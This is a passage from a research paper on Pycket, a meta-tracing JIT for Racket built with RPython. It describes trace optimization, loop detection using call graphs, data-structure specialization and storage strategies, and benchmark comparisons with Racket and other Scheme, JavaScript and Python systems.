One challenge for true parallelism is Pycket’s use of data structure specialization, particularly for mutable data structures such as the vector in our dot example, as described in section 5.3. Dynamic data structure specialization, such as for homogeneous vectors of floating point numbers, is widely used in JIT compilers for dynamic languages such as JavaScript and Python, however, none of these languages support truly parallel access to this data. Addressing this tension is an open research problem.

3. Background on Tracing JITs and RPython

Having described the basic architecture of Pycket, the next few sections explain how the RPython system turns a high-level interpreter into an optimizing JIT. We again use the dot product from the introduction as an example.

A tracing JIT compiler optimizes a program by identifying and generating optimized machine code for the common execution paths. The unit of compilation for a tracing JIT is a loop, so a heuristic is needed to identify loops during interpretation. For the dot function, the identified loop is the tail-recursive function generated by the `for/sum` macro.

When a hot loop is identified, the JIT starts tracing the loop. The tracing process records the operations executed by the interpreter for one iteration of the loop. The JIT then optimizes the instruction sequence and generates machine code which will be used on subsequent executions of the loop. During tracing, the JIT inserts guards into the trace to detect when execution diverges from the trace and needs to return control to the interpreter. Frequently taken fall back paths are also candidates for tracing and optimization. In the dot function, guards are generated for the loop termination condition (one for each sequence). Additional tests, such as dynamic type tests, vector bounds checks, or integer overflow checks, are optimized away.

The RPython (Bolz et al. 2009; Bolz and Tratt 2013) project consists of a language and tool chain for implementing dynamic language interpreters. The RPython language is a subset of Python amenable to type inference and static optimization. The tool chain translates an interpreter, implemented in RPython, into an efficient virtual machine, automatically inserting the necessary runtime components, such as a garbage collector and JIT compiler. The translation process generates a control flow graph of the interpreter and performs type inference. This representation is then simplified to a low-level intermediate representation that is easily translated to machine code and is suitable for use in the tracing JIT.

The GC that is built into RPython is a generational GC that cheaply allocates new objects into a nursery using a bump pointer. Objects are promoted to an old generation after surviving one minor

```
try:
    while True:
        driver.jit_merge_point()
        if isinstance(ast, App):
            prev = ast
            ast, env, cont = ast.interpret(env, cont)
            if ast.should_enter:
                driver.can_enter_jit()
except Done, e:
    return e.values
```

Figure 2. Interpreter main loop with hints

collection. The old generation is managed by an incremental mark-sweep collector. None of the benchmarks we use in this paper spent any significant time in the GC, hence we do not discuss it further.

Tracing JITs typically operate directly on a representation of the program; in contrast, the JIT generated by RPython operates on a representation of an interpreter; that is, RPython generates a *meta-tracing JIT*. To make effective use of the RPython JIT, the interpreter source must be annotated to help identify loops in the interpreted program, and to optimize away the overhead of the interpreter.

For Pycket, we annotate the main loop of the CEK interpreter as in figure 2. The annotations indicate that this is the main loop of the interpreter (`jit_merge_point`) and that AST nodes marked with `should_enter` are places where a loop in the interpreted program might start (`can_enter_jit`). At these places the JIT inspects the state of the interpreter by reading the local variables and then transfers control to the tracer.

In a conventional tracing JIT, loops can start at any target of a back-edge in the control-flow graph. In contrast, Pycket requires special care to determine where loops can start because the control flow of functional programs is particularly challenging to determine; see section 4 for the details.

3.1 Generic RPython Optimizations

The RPython backend applies a large number of optimizations to the generated traces. These optimizations are generic and not specialized to Pycket, but they are essential to understand the performance of Pycket.

Standard Optimizations RPython’s trace optimizer includes a suite of standard compiler optimizations, such as common-subexpression elimination, copy propagation, constant folding, and many others (Ardö et al. 2012). One advantage of trace compilation for optimization is that the control-flow graph of a trace is a straight line. Trace optimizations and their supporting analyses can be implemented in two passes over the trace, one forward pass and one backward pass.

Inlining Inlining is a vital compiler optimization for high-level languages, both functional and object-oriented. In a tracing JIT compiler such as RPython, *inlining comes for free* from tracing (Gal et al. 2006). A given trace will include the inlined code from any functions called during tracing. This includes Racket-level functions as well as runtime system functions (Bolz et al. 2009). The highly-aggressive inlining produced by tracing is one of the keys to its performance: it eliminates function call overhead and exposes opportunities for other optimizations.

Loop-invariant Code Motion Loop-invariant code motion is implemented in RPython particularly simple way, by peeling off a single iteration of the loop, and then performing its standard suite of forward analyses to optimize the loop further (Ardö et al. 2012).³ Because many loop-invariant computations are performed in the peeled

³Developed originally by Mike Pall in the context of LuaJIT.

```

loop header
  label(p3, f58, i66, i70, p1, i17, i28, p38, p48)
  guard_not_invalidated()
loop termination tests
  i71 = i66 < i17
  guard(i71 is true)
  i72 = i70 < i28
  guard(i72 is true)
vector access
  f73 = getarrayitem_gc(p38, i66)
  f74 = getarrayitem_gc(p48, i70)
core operations
  f75 = f73 * f74
  f76 = f58 + f75
increment loop counters
  i77 = i66 + 1
  i78 = i70 + 1
jump back to loop header
  jump(p3, f76, i77, i78, p1, i17, i28, p38, p48)

```

Figure 3. Optimized trace for dot inner loop

iteration, they can then be omitted the second time, removing them from the actual loop body. In some cases, Pycket traces exposed weaknesses in the RPython JIT optimizer, requiring general-purpose improvements to the optimizer.

Allocation Removal The CEK machine allocates a vast quantity of objects which would appear in the heap without optimization. This ranges from the tuple holding the three components of the machine state, to the environments holding each variable, to the continuations created for each operation. For example, a simple two-argument multiply operation, as found in `dot`, will create and use 3 continuation frames. Because both integers and floating-point numbers are boxed, unlike in typical Scheme implementations, many of these allocations must be eliminated to obtain high performance. Fortunately, RPython’s optimizer is able to see and remove allocations that do not live beyond the scope of a trace (Bolz et al. 2011).

3.2 An Optimized Trace

The optimized trace for the inner loop of `dot` is shown in figure 3. Traces are represented in SSA form (Cytron et al. 1991). Variable names are prefixed according to type, with `p` for pointers, `f` for floats, and `i` for integers. Several aspects of this trace deserve mention. First, the loop header and final jump appear to pass arguments, but this is merely a device for describing the content of memory—no function call is made here. Second, we see that there are two loop counters, as generated by the original Racket program. More sophisticated loop optimizations could perhaps remove one of them. Third, note that nothing is boxed—floating point values are stored directly in the array, the sum is stored in a register, as are the loop counters. This is the successful result of the allocation removal optimization. Third, note that no overflow, tag, or bounds checks are generated. Some have been hoisted above the inner loop and others have been proved unnecessary. Finally, the `guard_not_invalidated()` call at the beginning of the trace does not actually become a check at run-time—instead, it indicates that some other operation might invalidate this code, forcing a recompile.

At points where control flow may diverge from that observed during tracing, guard operations are inserted. Guards take a conditional argument and behave as no-ops when that condition evaluates to true, while a false condition will abort the trace and hand control back to the interpreter. Many guards generated during tracing are elided by the trace optimizer; the only guards which remain in figure 3 encode the loop exit condition by first comparing the loop

index (`i66` and `i70`) to the length of each input array (`i17` and `i28`). The guard operations then assert that each loop index is less than the array length.

Due to the design of Pycket as a CEK machine, Pycket relies on these optimizations much more heavily than PyPy. During tracing, many instructions which manage the CEK triple are recorded: allocating environments and continuation frames, building and destructing CEK triples, and traversing the environment to lookup variables. Allocation removal eliminates environments and continuations which do not escape a trace, constant folding and propagation eliminate management of the CEK triples, and the loop-invariant code motion pass eliminates environment lookups by hoisting them into a preamble trace. The result for the `dot` function is a tight inner loop without any of the original management infrastructure needed to manage the interpreter state.

4. Finding Loops

In Pycket, determining where loops start and stop is challenging. In a tracing JIT for a low-level language, the program counter is typically used to detect loops: a loop is a change of the program counter to a smaller value (Bala et al. 2000). Most RPython-based interpreters use a bytecode instruction set, where the same approach can still be used (Bolz et al. 2009).

However, Pycket, as a CEK machine, operates over the AST of the program, which is significantly more high-level than most bytecode instruction sets. The only AST construct which can lead to looping behavior is function application. Not every function application leads to a loop, so it is necessary to classify function applications into those that can close loops, and those that cannot.

One approach would be to perform a static analysis that looks at the program and tries to construct a call graph statically. This is, however, very difficult (i.e. imprecise) in the presence of higher-order functions and the possibility of storing functions as values in the heap. In this section, we describe two runtime approaches to detecting appropriate loops, both of which are dynamic variants of the “false loop filtering” technique of Hayashizaki et al. (2011).

4.1 Why Cyclic Paths are Not Enough

In general, the body of every lambda may denote a trace header (i.e. may be the start of a loop). Though many functions encode loops, treating the body of every lambda as a trace header results in many traces that do not correspond to loops in the program text. For example, a non-recursive function called repeatedly in the body of a loop will initiate tracing at the top of the function and trace through its return into the body of the loop. Thus, identifying loops based on returning to the same static program location does not allow the JIT to distinguish between consecutive calls to a function (“false loops”) and recursive invocations of a function. Consider the following example, which defines two functions `f` and `g`, both of two arguments.

```

(define (g a b) (+ a b))
(define (f a b) (g a b) (g a b) (f a b))

```

The `g` function computes the sum of its two arguments, while `f` invokes `g` on its arguments twice and then calls itself with the same arguments. Although it never terminates, `f` provides a simple example of a false loop. `f` forms a tail recursive loop, with two trace headers: at the beginning of the loop and at each invocation of `g`.

The function `g` is invoked twice per iteration of `f`, so the JIT first sees `g` as hot and begins tracing at one of the invocations of `g`. Tracing proceeds from the top of `g` and continues until the interpreter next enters the body of `g`. This occurs by returning to the body of `f` and tracing to the next invocation of `g`. As a result, only part of the real loop is traced. To cover the entire loop, the guard generated for the return point of `g` must also be traced. Eventually, the loop is

covered by multiple traces that are stitched together by guards. This results in more time spent tracing and suboptimal code as the JIT does not perform optimization between traces.

4.2 Two State Representation

One approach to trick the JIT into tracing a whole loop is to encode the location in the program as a pair of the current and previous AST node (with respect to execution). This distinction only matters at potential trace headers (the top of every lambda body). As such, each trace header is encoded as the body of the lambda along with its call site—only application nodes are tracked. The modified CEK loop (figure 2) stores this additional state in the `prev` variable, which is picked up by the JIT at the calls to the methods `jit_merge_point` and `can_enter_jit`.

In the example above, each invocation of `g` would appear to the JIT as a separate location. Tracing will now begin at the first invocation of `g`, but will proceed through the second call and around the loop. Even though tracing did not begin at the “top” of the loop, the trace still covers a whole iteration. Such a “phase shift” of the loop has no impact on performance. This approach is a simplified version of the one proposed by Hayashizaki et al. (2011). Their solution looks at more levels of the stack to decide whether something is a false loop.

For recursive invocations of a function, this approach introduces little overhead as a function body will only have a few recursive call sites, though one trace will be generated for each recursive call site. Such functions may trace through several calls, as tracing will only terminate at a recursive call from the same call site which initiated the trace.

Detecting loops in this manner also has the potential to generate more traces for a given function: one per call site rather than just one for the function’s body, as each trace is now identified by a call site in addition to the function which initiated the trace. Even in the presence of more precise loop detection heuristics, tracking the previous state is beneficial as the JIT will produce a larger number of more specialized traces.

4.3 Call Graph

When used in isolation, the approach described in the previous section does not produce satisfactory results for contracts. This is because the approach can be defeated by making calls go through a common call site, as in the following modified version of `g`:

```
(define (g a b) (+ a b))
(define (call-g a b) (g a b))
(define (f* a b) (call-g a b) (call-g a b) (f* a b))
```

In such cases, the common call site hides the loop from the tracer, resulting in the same behavior as the original example. This behavior is a particular problem for contracts, leading to unsatisfactory results for code that uses them. Contracts use many extra levels of indirection and higher order functions in their implementation. Thus, the one extra level of context used by the two state approach is not consistently able to identify false loops.

To address this problem we developed a further technique. It makes use of runtime information to construct a call graph of the program. A call graph is a directed graph with nodes corresponding to the source level functions in the program, and edges between nodes *A* and *B* if *A* invokes *B*. We compute an under-approximation of the call graph at runtime. To achieve this, whenever the interpreter executes an application, the invoked function is inspected, and the lambda expression which created the function is associated with the lambda expression containing the current application. Thus portions of the full call graph are discovered incrementally.

Loop detection in the program then reduces to detecting cycles in the call graph. Cycle detection is also performed dynamically;

when invoking a function, Pycket adds an edge to the call graph and checks for a cycle along the newly added edge. When a cycle is detected, a node in the cycle is annotated as a potential loop header, which the JIT will trace if it becomes hot. As opposed to the two state representation, the call graph is an opt-in strategy—initially, *no* AST nodes are potential trace headers. If the loop is generated by a tail-recursive loop, simple cycles are all the system needs to worry about. In the example above, `f*` is the only cycle in the call graph and it is correctly marked as the only loop.

Non-tail-recursive loops are broken up by the CEK machine into multiple loops. Consider the following `append` function, which loops over its first argument, producing one continuation frame per `cons` cell.

```
(define (append xs ys)
  (if (null? xs) ys
      (cons (car xs) (append (cdr xs) ys))))
```

When `append` reaches the end of the first list, the accumulated continuation is applied to `ys`; the application of the continuation will continue, with each continuation `cons`-ing an element onto its argument. Thus, non-tail-recursive functions consist of a loop which builds up continuation frames (the “up” recursion) and a loop which applies continuation frames and performs outstanding actions (the “down” recursion).

To expose this fact to the JIT, the call graph also inspects the continuation after discovering a cycle. AST elements corresponding to continuations generated from the invoking function are marked in addition to the loop body. For the ANF version of the `append` example, the beginning of the function body would be marked as a loop for an “up” recursion, as would the body of the innermost `let`, containing the application of the `cons` function, which receives the result of the recursive call, performs the `cons` operation, and invokes the previous continuation.⁴

Though call graph recording and, in particular, cycle detection are not cheap operations, the performance gains from accurately identifying source level loops typically makes up for the runtime overhead. Due to the large amount of indirection, the call graph approach is necessary to obtain good performance with contracted code. Contracts can generate arbitrary numbers of proxy objects, so special care must be taken to avoid unrolling the traversal of deep proxies into the body of a trace. Such an unrolling generates sub optimal traces which are overspecialized on the depth of the proxied objects they operate on. Pycket uses a cutoff whereby operations on deep proxy stacks are marked as loops to be traced separately, rather than unrolled into the trace operating on the proxied object. This produces a trace which loops over the proxy structure and dispatches any of the handler operations in the proxies.

Removal of call graph loop detection causes Pycket to slow down by 15 % across the full benchmark suite.

5. Improvements to the Interpreter

In this section, we describe a number of independent improvements that we applied to the data structures used by the Pycket interpreter, some novel (Section 5.1) and some taken from the literature (Section 5.2 and 5.3), which contribute significantly to overall performance. For each of these optimizations, we report how they impact performance by comparing Pycket in its standard mode (all optimizations on) to Pycket with the particular optimization off, across our full benchmark suite.

⁴ A special case is primitive functions that are themselves loops, such as `map`. They must be marked in the interpreter source code so that the JIT generates a trace for them, even though there is no loop in the call graph.

5.1 Pruning Environments in the Presence of ANF

As described in section 2 we translate all expressions to ANF prior to interpretation. This introduces additional let-bindings for all non-trivial subexpressions. Thus, function operands and the conditional expression of an if are always either constants, variables, or primitive operations that do not access the environment or the continuation, such as cons. The transformation to ANF is not required for our implementation, but significantly simplifies the continuations we generate, enabling the tracing JIT to produce better code.

Traditionally, ANF is used in the context of AOT compilers that perform liveness analysis to determine the lifetime of variables and make sure that they are not kept around longer than necessary. This is not the case in a naive interpreter such as ours. Therefore, ANF can lead to problems in the context of Pycket, since the inserted let-bindings can significantly extend the lifetime of an intermediate expression.

As an example of this problem, the following shows the result of transforming the append function to ANF:

```
(define (append xs ys)
  (let ([test (null? xs)])
    (if test ys
        (let ([head (car xs)])
          (let ([tail (cdr xs)])
            (let ([rec (append tail ys)])
              (cons head rec))))))))
```

In the resulting code, (cdr xs) is live until the call to cons, whereas in the original code that value was only live until the recursive call to append. Even worse, the result of the test is live for the body of the append function. This problem is not unique to ANF—it can also affect code written by the programmer. However, ANF makes the problem more common, necessitating a solution in Pycket.

In Pycket, we counter the problem by attempting to drop environment frames early.⁵ Dropping an environment frame is possible when the code that runs in the frame does not access the variables of the frame at all, only those of previous frames. To this end, we do a local analysis when building a let AST. The analysis checks whether any of the outer environments of the let hold variables not read by the body of the let. If so, those environment frames are dropped when executing the let. In the example above, this is the case for the frame storing the tail variable, which can be dropped after the recursive call to append.

Additionally, if the parent of an environment frame is unreferenced, a new frame is created with just the child frame. This produces an effect similar to closure conversion, ensuring that closures capture only used variables.

Disabling ANF entirely in the interpreter is not possible, but we can disable Pycket’s environment optimizations. Across the full benchmark suite, Pycket is $3.5\times$ faster when environment optimization is enabled.

5.2 Data Structure Specialization

A number of interpreter-internal data structures store arrays of Racket values. Examples of these are environments and several kinds of continuations, such as those for let and function application. These data structures are immutable. Therefore, our interpreter chooses, when allocating these data structures at runtime, between variants of these data structures that are specialized for the particular data it stores. Simple examination of the arguments to the constructor (all data structures are classes in RPython) suffices to choose the variant.

⁵ Since environments (and all other interpreter data structures) are immutable, as enabled by assignment conversion, dropping a frame consists of creating a new environment omitting that frame.




Figure 4. Optimized representation of (1 . #(1.4 5.5)) using cons specialization and vector strategies

Pycket uses two kinds of variants. First, we statically generate specialized versions of the data structures based on the number of elements, for all sizes between 0 and 10, inclusive, and choose which to use dynamically. This avoids an indirection to a separate array to store the actual values. More importantly, there are several type-specialized variants, selected similarly. This helps to address the lack of immediate small integers (so-called *fixnums*), as mentioned in section 2. Boxed integers (and other boxed data) makes arithmetic slower, because the results of arithmetic operations must be re-boxed. This is mitigated by storing the fixnums’ values directly in a specialized environment or continuation, without the need for an extra heap object.

All of these specializations come into play for the compilation of dot. The continuations and environments allocated all contain fewer than 10 values. Also, there are multiple environments that type-specialize based on their contents, such as the one that holds the two integer loop counters, enabling further optimization by other parts of the trace optimizer.

In addition to the systematic specialization for continuations and environments, a few special cases of type specialization are directly coded in the representation of data structures. The most important example of these is cons cells that store fixnums in the car. This case again uses an unboxed representation to store the value. The specialization is made possible by the fact that Racket’s cons cells are immutable. As an example, figure 4 shows the data layout of a type-specialized cons cell that is storing an unboxed fixnum.

These specializations combine for significant performance benefits. Across the full benchmark suite, Pycket with all optimizations produces a speedup of 15 % over the version with type- and size-specialization disabled.

5.3 Strategies for Specializing Mutable Objects

Optimizing mutable objects by specialization is harder than optimizing immutable objects. When the content of the mutable object is changed, the specialized representation might not be applicable any more. Thus a different approach is needed to optimize mutable data structures such as Racket’s vectors and hash tables.

For example, one would like to use a different representation for vectors that only store floating point numbers. In practice, many vectors are type-homogeneous in that way. Ideally the content of such a vector is stored in unboxed form, to save memory and make accessing the content quicker. However, because the vector is mutable, that representation needs to be changeable, for example if a value that is not a floating point number is inserted into the vector.

The RPython JIT specializes mutable collections using the *storage strategies* approach that was developed in the context of the PyPy project (Bolz et al. 2013) and independently in similar form by V8 (Clifford et al. 2015). In that approach, the implementation of a collection object is split into two parts, its strategy and its storage. The strategy object describes how the contents of the collection are stored, and all operations on the collection are delegated to the strategy.

If a mutating operation is performed that needs to change the strategy, a new strategy is chosen and assigned to the collection.

The storage is rewritten to fit what the new strategy expects. As an example, if a string is written to a vector using the unboxed floating point strategy, a new strategy for generic Racket objects is chosen. New storage is allocated and the current vector’s contents are boxed and moved into the new storage location. For a large vector, this is an expensive operation, and thus strategies depend for their performance on 1) the hypothesis that representation-changing mutations are rare on large data structures, and 2) the change to a more general strategy is a one-way street (Bolz et al. 2013).

Pycket uses strategies for the following kinds of objects: (a) vectors are type specialized if they contain all fixnums or all floating-point numbers (flonums); (b) hash tables are type specialized if their keys are all fixnums, bytes, symbols, or strings; (c) strings are specialized according to the kind of characters they store (Unicode or ASCII); (d) cells (used to store mutable variables) are type specialized for fixnums and flonums.

The use of strategies for vectors is a crucial optimization for dot. When the vectors are allocated with floating-point numbers, they use a strategy specialized to flonums, avoiding unboxing and tag checks for each vector reference in the inner loop. Racket programmers can manually do this type specialization by using `flvectors`, gaining back much of the lost performance. Pycket obviates the need for manual specialization by making generic vectors perform on par with specialized ones. As an example, figure 4 shows the data layout of a vector using a float strategy, with an array of unboxed floats as storage.

For hash maps the benefits are even larger than for vectors: if the key type is known, the underlying implementation uses a more efficient hashing and comparison function. In particular, because the comparison and hash function of these types is known and does not use arbitrary stack space or `call/cc`, the hash table implementation is simpler.

Strings are mutable in Racket, so they also use storage strategies. Since most strings are never mutated, a new string starts out with a strategy that the string is immutable. If later the string is mutated, it is switched to a mutable strategy. A further improvement of strings is the observation that almost all are actually ASCII strings, even though the data type in Racket supports the full Unicode character range. Thus a more efficient ASCII strategy is used for strings that remain in the ASCII range. This makes them much smaller in memory (since every character needs only one byte, not four) and makes operations on them faster.

One special case of strategies is used for mutable heap cells which are used to implement mutable variables—those that are the target of `set!`. Quite often, the type of the value stored in the variable stays the same. Thus when writing a fixnum or a floating point number type into the cell, the cell switches to a special strategy that stores the values of these in unboxed form (bringing the usual advantages of unboxing).

Strategies are vital for high performance on benchmarks with mutable data structures. On dot, disabling strategies reduces performance by 75 %. For the benchmarks from section 6 that make extensive use of hash tables, disabling strategies makes some benchmarks 18 times slower. Over all benchmarks, the slowdown is 12 %.

6. Evaluation

In this section, we evaluate Pycket’s performance to test several hypotheses, as described in the introduction:






1. Meta-tracing JITs produce performance competitive with mature existing AOT compilers for functional languages.
2. Tracing JITs perform well for indirections produced by proxies and contracts.
3. Tracing JITs reduce the need for manual specialization.

To test the first hypothesis, we compare Pycket to Racket and 3 highly-optimizing Scheme compilers, across a range of Scheme benchmarks, and to Racket on benchmarks taken from the Racket repository. To test the second hypothesis, we measure Pycket and Racket’s performance on both micro- and macro-benchmarks taken from the paper introducing Racket’s *chaperones and impersonators* (Strickland et al. 2012), the proxy mechanism underlying contracts, and also test V8 and PyPy on similar benchmarks. In particular, we show how the call graph based loop filtering of section 4.3 improves performance. To test the third hypothesis, we compare Pycket’s performance on benchmarks with and without type specialization.

Our evaluation compares Pycket with multiple configurations and systems on a variety of programs. We present the most important results and include full results in supplemental material.

6.1 Setup

System We conducted the experiments on an Intel Xeon E5-2650 (Sandy Bridge) at 2.8 GHz with 20 MB cache and 16 GB of RAM. Although virtualized on Xen, the machine was idle. All benchmarks are single-threaded. The machine ran Ubuntu 14.04.1 LTS with a 64 bit Linux 3.2.0. We used the framework *ReBench*⁶ to carry out all measurements. RPython as of revision 7959ab6b0b35 was used for Pycket.

Implementations Racket v6.1.1 , Larceny v0.97 , Gambit v4.7.2 , Bigloo v4.2a-alpha13Oct14 , V8 v3.25.30 (and `contracts.js`⁷ version 0.2.0), PyPy v2.5.0, and Pycket  as of revision fbc4c2d were used for benchmarking. Gambit programs were compiled with `-D_SINGLE_HOST`. Bigloo was compiled with `-DLARGE_CONFIG` to enable benchmarks to complete without running out of heap. In a few instances, Bigloo crashed, and in one case Gambit did not compile. These results were excluded from the average.

Methodology Every benchmark was run 10 times uninterrupted at highest priority in a new process. The execution time was measured *in-system* and, hence, does not include start-up; however, warm-up was not separated, so all times include JIT compilation. We show the arithmetic mean of all runs along with bootstrapped (Davison and Hinkley 1997) confidence intervals for a 95 % confidence level.

Availability All of our benchmarks and infrastructure are available at <http://github.com/krono/pycket-bench>.

6.2 Benchmarks

Larceny Cross-platform Benchmarks The benchmark suite consists of the “CrossPlatform” benchmark suite from Larceny, comprising well-known Scheme benchmarks originally collected for evaluating Gambit (about 27.7 KLOC in total). We increased iteration counts until Pycket took approximately 5 seconds, to lower jitter associated with fast-running benchmarks, and to ensure that we measure peak performance as well as JIT warmup (which is included in all measurements). Also, we moved all I/O out of the timed loop, and omitted one benchmark (the `slatex` \LaTeX preprocessor) where I/O was the primary feature measured.

The results are summarized in Figure 5. The runtime per benchmark of each system is normalized to Racket. The geometric mean of all measurements is given in bars at the right of the figure. The top of the chart cuts-off at 3 times the speed of Racket for space and readability, but some of the benchmarks on both Pycket and Larceny are between 3 and 4 times slower than Racket, and on two benchmarks (*pi* and *primes*, which stress bignum performance) Larceny

⁶ <https://github.com/smarr/ReBench>

⁷ <http://disnetdev.com/contracts.coffee/>




Figure 5. Scheme benchmarks, with runtimes normalized to Racket. Racket is omitted from the figure for clarity. Shorter is better. The geometric mean (including Racket) is shown at the bottom of the figure.

Table 1. Execution Times (in ms) for the Chaperone Benchmarks. Pycket* is Pycket without the call graph optimization

	Pycket	±	Pycket*	±	Racket	±	V8	±	PyPy	±
Bubble										
direct	564	5	583	10	1384	4	336	0	593	1
chaperone	656	6	4763	31	6668	5				
proxy							105891	2579	1153	8
unsafe	471	4	489	5	955	1				
unsafe*	458	2	487	8	726	1				
Church										
direct	656	10	658	17	1243	6	2145	18	3263	14
chaperone	5280	53	7773	160	38497	66				
contract	1097	29	2152	25	10126	142	295452	1905		
proxy							53953	277	95391	848
wrap	3190	22	2950	28	4214	26	8731	45	59016	405
Struct										
direct	114	1	119	3	527	0	377	0	127	0
chaperone	116	1	115	1	5664	68				
proxy							26268	130	1168	38
unsafe	116	3	116	1	337	0				
unsafe*	115	2	116	1	337	0				
ODE										
direct	2113	33	2622	31	5476	91				
contract	2564	31	4702	36	12235	128				
Binomial										
direct	1371	19	2164	33	2931	24				
contract	17563	112	17977	117	52827	507				

is many times slower. Since first-class continuations are difficult to implement in a mostly-C environment, two benchmarks which focus on this feature (*ctak* and *fibc*) perform very poorly on Racket and Bigloo, both of which implement continuations by copying the C stack.

Pycket’s performance on individual benchmarks ranges from approximately $3.5\times$ slower to $520\times$ faster than Racket; in 18 of 50 cases Pycket is the fastest implementation. On average, Pycket is the fastest system, and 51 % faster than Racket.

Shootout Benchmarks The traditional Scheme benchmark suite is useful for comparing across a variety of systems but often employ features and styles which are unidiomatic and less-optimized in Racket. Therefore, we also consider Racket-specific benchmarks written for the Computer Language Benchmarks Game (which are 1.9 KLOC in total).⁸ We also include variants with manual specialization removed to demonstrate that Pycket can achieve good performance without manual specialization (600 LOC). The benchmarks are all taken from the Racket source repository, version 6.1.1. We omit two benchmarks, *regexpdna* and *k-nucleotide*, which require regular-expression features Pycket (and the underlying RPython library) does not support, and three, *chameonos*, *thread-ring* and *echo*, which require threading. We omit the *fasta* benchmark since it is dominated by I/O time in both Racket and Pycket. We also modified one benchmark to move I/O out of the main loop.

On average, Pycket is 53 % faster than Racket on these benchmarks. Also, Pycket is faster on 26 of the 30 benchmarks, and is nearly 6 times faster on numeric-intensive benchmarks such as *random*, *nsievebits*, and *partialsums*.

Chaperone Benchmarks To measure the impact of our optimizations of contracts and proxies, we use the benchmarks created by Strickland et al. (2012). We run all of the micro-benchmarks (244 LOC) from that paper, and two of the macro-benchmarks (1,438 LOC).⁹ The results are presented in table 1, with 95 % confidence intervals. We show both Pycket’s performance in the standard configuration (first column) as well as the performance without callgraph-based loop detection (second column).

⁸<http://shootout.alioth.debian.org/>

⁹All the other macro-benchmarks require either the FFI or the meta-programming system at run-time, neither of which Pycket supports.




Figure 6. Racket benchmarks, runtimes normalized to Racket, consisting of those manually specialized for Racket (left) and generic versions with manual specialization removed (right). Lower is better.

The micro-benchmarks form the upper part of the table, with the macro-benchmarks below. For each micro-benchmark, we include representative implementations for V8 and PyPy. The *Bubble* benchmark is bubble-sort of a vector; *Struct* is structure access in a loop; and *Church* is calculating 9 factorial using Church numerals. The *direct* versions of all benchmarks omit proxying and contracts entirely, providing a baseline for comparison. For Racket and Pycket, the *chaperone* versions use simple wrappers which are merely indications, and the *contract* versions enforce invariants using Racket’s contract library.

